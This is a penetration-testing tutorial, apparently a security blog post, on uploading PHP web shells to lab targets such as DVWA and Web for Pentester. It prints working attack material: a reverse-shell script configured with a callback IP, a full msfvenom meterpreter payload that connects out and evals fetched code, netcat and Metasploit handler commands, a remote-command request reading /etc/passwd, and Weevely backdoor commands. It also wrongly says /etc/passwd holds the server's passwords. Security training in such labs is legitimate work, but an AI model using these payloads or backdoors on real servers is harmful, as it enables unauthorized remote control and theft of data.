Web Shells Penetration Testing

This post will describe the various PHP web Shell uploading technique to take unauthorized access of the webserver by injecting a malicious piece of code that are written in PHP.

Table of Content

Requirements

Attacker: Kali Linux

Target: Web for Pentester, DVWA

Introduction of PHP Web Shells

Web shells are the scripts which are coded in many languages like PHP, Python, ASP, Perl and so on which further use as backdoor for illegitimate access in any server by uploading it on a web server.

The attacker can then directly perform the read and write operation once the backdoor is uploaded to a destination, you can edit any file of delete the server file. Today we are going to explore all kinds of php web shells what-so-ever are available in Kali Linux and so on. So, let's get started.

Kali Linux has inbuilt PHP Scripts for utilizing them as a backdoor to assist Pen-testing work. They are stored inside **/usr/share/webshells/php** and a pen-tester can directory make use of them without wasting time in writing PHP code for the malicious script.

- simple backdoor.php
- qsd-php backdoor web shell
- php-reverse-shell.php


Simplebackdoor.php shell

Simple-backdoor.php is a kind of web shell that can generate a remote code execution once injected in the web server and script made by "John Troon". It is already accessible in Kali in the/usr/share/web shells/php folder as shown in the pic below and after that, we will run ls -al command to check the permissions given to the files.


cd /usr/share/webshells/php
ls -al

```
root@kali:~# cd /usr/share/webshells/php
root@kali:/usr/share/webshells/php# ls -al
total 44
drwxr-xr-x 3 root root  4096 Jul 23 15:25 .
drwxr-xr-x 8 root root  4096 Jul 23 15:26 ..
drwxr-xr-x 2 root root  4096 Jul 23 15:25 findsocket
-rw-r--r-- 1 root root  2800 Jul 17 11:45 php-backdoor.php
-rwxr-xr-x 1 root root  5491 Jul 17 11:45 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 Jul 17 11:45 qsd-php-backdoor.php
-rw-r--r-- 1 root root   328 Jul 17 11:45 simple-backdoor.php
root@kali:/usr/share/webshells/php#
```


Now you must discover a way to upload a shell in your application. As we have to do all this Web for Pentesters, so we will first try to upload here simple backdoor php shell which is already available in kali and click on send the file to upload the shell.



As you can see, we have successfully uploaded the malicious php file and received the hyperlink for the uploaded file.




Thus, we try to access simple-backdoor.php and obtain the following output. As we can observe that here "cmd=cat+/etc/passwd" is a clear indication for Remote code execution.



So, let's try and run cat+/etc/passwd to retrieve all the passwords of the server.

cmd=cat+/etc/passwd


As a result, we have extracted all records of passwd file, hence we can execute any command such as ls, cp and so on therefore we can obtain web shell by exploiting REC.




qsd-php backdoor shell

An exploit of a web shell generally considered as a backdoor that enables an attacker to access and control a server remotely and the qsd-php backdoor shell is a kind of backdoor which provides a platform for executing system command and the wonderful script made by “Daniel Berliner”.


As you can see, we have uploaded the qsd-php-backdoor.php file successfully.



Then try accessing qsd-php-backdoor.php as you did in the previous step and you will find something as shown in the image below. Here you can perform directory traversal and you can also access the Web Server directory directly by entering the command and clicking on the go button.



As you can observe we have accessed the current directory directly without executing any system command.



We can also execute arbitrary system command since this backdoor provides a platform to execute the shell command such cat/etc/passwd, ls -al and much more. We can also run two commands simultaneously and see the result.

Server Information:
Operating System: Linux
PHP Version: 5.3.3-7+squeeze15 *View phpinfo()*

Directory Traversal
Go to current working directory
Go to root directory
Go to any directory:
/ls Go

Execute MySQL Query:

host	localhost
user	root
password	
database	
query	

Execute

Execute Shell Command (safe mode is off): id & ls Go

As you can see that we have got the result successfully.

Command: *id & ls*

```
hacker.jpg
qsd-php-backdoor.php
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

PHP-reverse shell

Now its turn to move towards our next php web shell which is php-reverse-shell.php which will open an outbound TCP connection from the webserver to a host and script made by "pentestmonkey". A shell will be attached to the TCP connection (reverse TCP connection). You can run interactive programs such as telnet, ssh etc with this script. It is different from the other Web shells script, through which you can send a single command and then return the output.

For this, we need to open this script through nano

nano php-reverse-shell.php

```
root@kali:/usr/share/webshells/php# nano php-reverse-shell.php
```


Here we need to give the LISTEN_IP (Kali Linux) where we want the connection and LISTEN_PORT number can be set any.

```
// You are encouraged to send comments, improvements or
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to
// The recipient will be given a shell running as the c
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP versio
// Use of stream_select() on file descriptors returned
// Some compile-time options are needed for daemonisati
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.106';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Now we need to upload this web shell in order to get the reverse connection. So, we will upload the malicious file and on the other hand start netcat listener inside a new terminal.

We can see that it is uploaded successfully.



Now as soon as you will execute the uploaded file and If all went well, then, the webserver should have thrown back a reverse shell to your netcat listener. And you can verify that we have got the shell successfully.

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.104: inverse host lookup failed: Unknown host
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.104] 55859
Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686 GNU/Linux
 15:59:04 up 13 min,  6 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
user     tty2                       15:45   13:30   0.01s  0.01s -bash
user     tty3                       15:45   13:30   0.00s  0.00s -bash
user     tty4                       15:45   13:30   0.01s  0.01s -bash
user     tty5                       15:45   13:30   0.01s  0.01s -bash
user     tty6                       15:45   13:30   0.00s  0.00s -bash
user     tty1                       15:45   13:08   0.02s  0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

PHP Backdoor using MSFvenom


We can also generate a php web shell with the help of msfvenom. We, therefore, write use msfvenom following command for generating malicious php code in raw format.

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.106 lport=4444 R

Then copy the code and save it by the name of meter.php

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.106 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.1.106'; $port = 4444; if (($f = 'stream
_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'strea
m'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type
= 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s
_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket
'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len
 = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
 $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .
= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($
b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (exten
sion_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=c
reate_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~#
```

Now we will upload this malicious shell in DVWA lab to get the reverse connection. Now you can see the "meter.php successfully uploaded" message from the screenshot, meaning that our php backdoor is effectively uploaded.



In order to execute the shell, we will open the URL of DVWA.

Simultaneously we will start multi handler where we will get the meterpreter shell and we will run the following commands where we need to specify the lhost and lport to get the reverse connection.

use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.1.106
set lport 4444

exploit
sysinfo

As soon as you will explore the uploaded path and execute the backdoor, it will give you a meterpreter session.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.106
lhost => 192.168.1.106
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Sending stage (38247 bytes) to 192.168.1.107
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.107:53852

meterpreter > sysinfo
Computer     : 2d5018e5ab9d
OS           : Linux 2d5018e5ab9d 4.15.0-60-generic #67-Ubuntu SMP Thu Aug 2
Meterpreter : php/linux
meterpreter >
```

Weevely Shell


Weevely is a stealthy PHP internet shell which simulates the link to Telnet and is designed for remote server administration and penetration testing. It can be used as a stealth backdoor a web shell to manage legit web accounts, it is an essential tool for web application post-exploitation. We can generate a PHP backdoor protected with the password.

Open the terminal and type weevely to generate a php backdoor and also set a password as in our case we have taken "**raj123**" and save this web shell as **weevely.php**

weevely generate raj123 weevely.php


```
root@kali:~# weevely generate raj123 weevely.php
Generated 'weevely.php' with password 'raj123' of 779 byte size.
root@kali:~#
```

Now upload this web shell at the target location as in our case we have uploaded it at Web for pen testers and we will open the URL in the browser to execute the web shell.



Type the following instruction to initiate the webserver attack and put a copied URL into the Weevely command using password raj123 and you can see that we have got the victim shell through weevely. We can verify this by id command.

weevely http://192.168.1.104/upload/images/weevely.php raj123
id



You can also check all the functionality of weevely through help command.

```
weevely> help

 :audit_suidsgid                Find files with SUID or SGID flags.
 :audit_filesystem              Audit the file system for weak permissions.
 :audit_phpconf                 Audit PHP configuration.
 :audit_etcpasswd               Read /etc/passwd with different techniques.
 :audit_disablefunctionbypass   Bypass disable_function restrictions with mod_cgi and .htaccess.
 :shell_php                     Execute PHP commands.
 :shell_su                      Execute commands with su.
 :shell_sh                      Execute shell commands.
 :system_info                   Collect system information.
 :system_procs                  List running processes.
 :system_extensions             Collect PHP and webserver extension list.
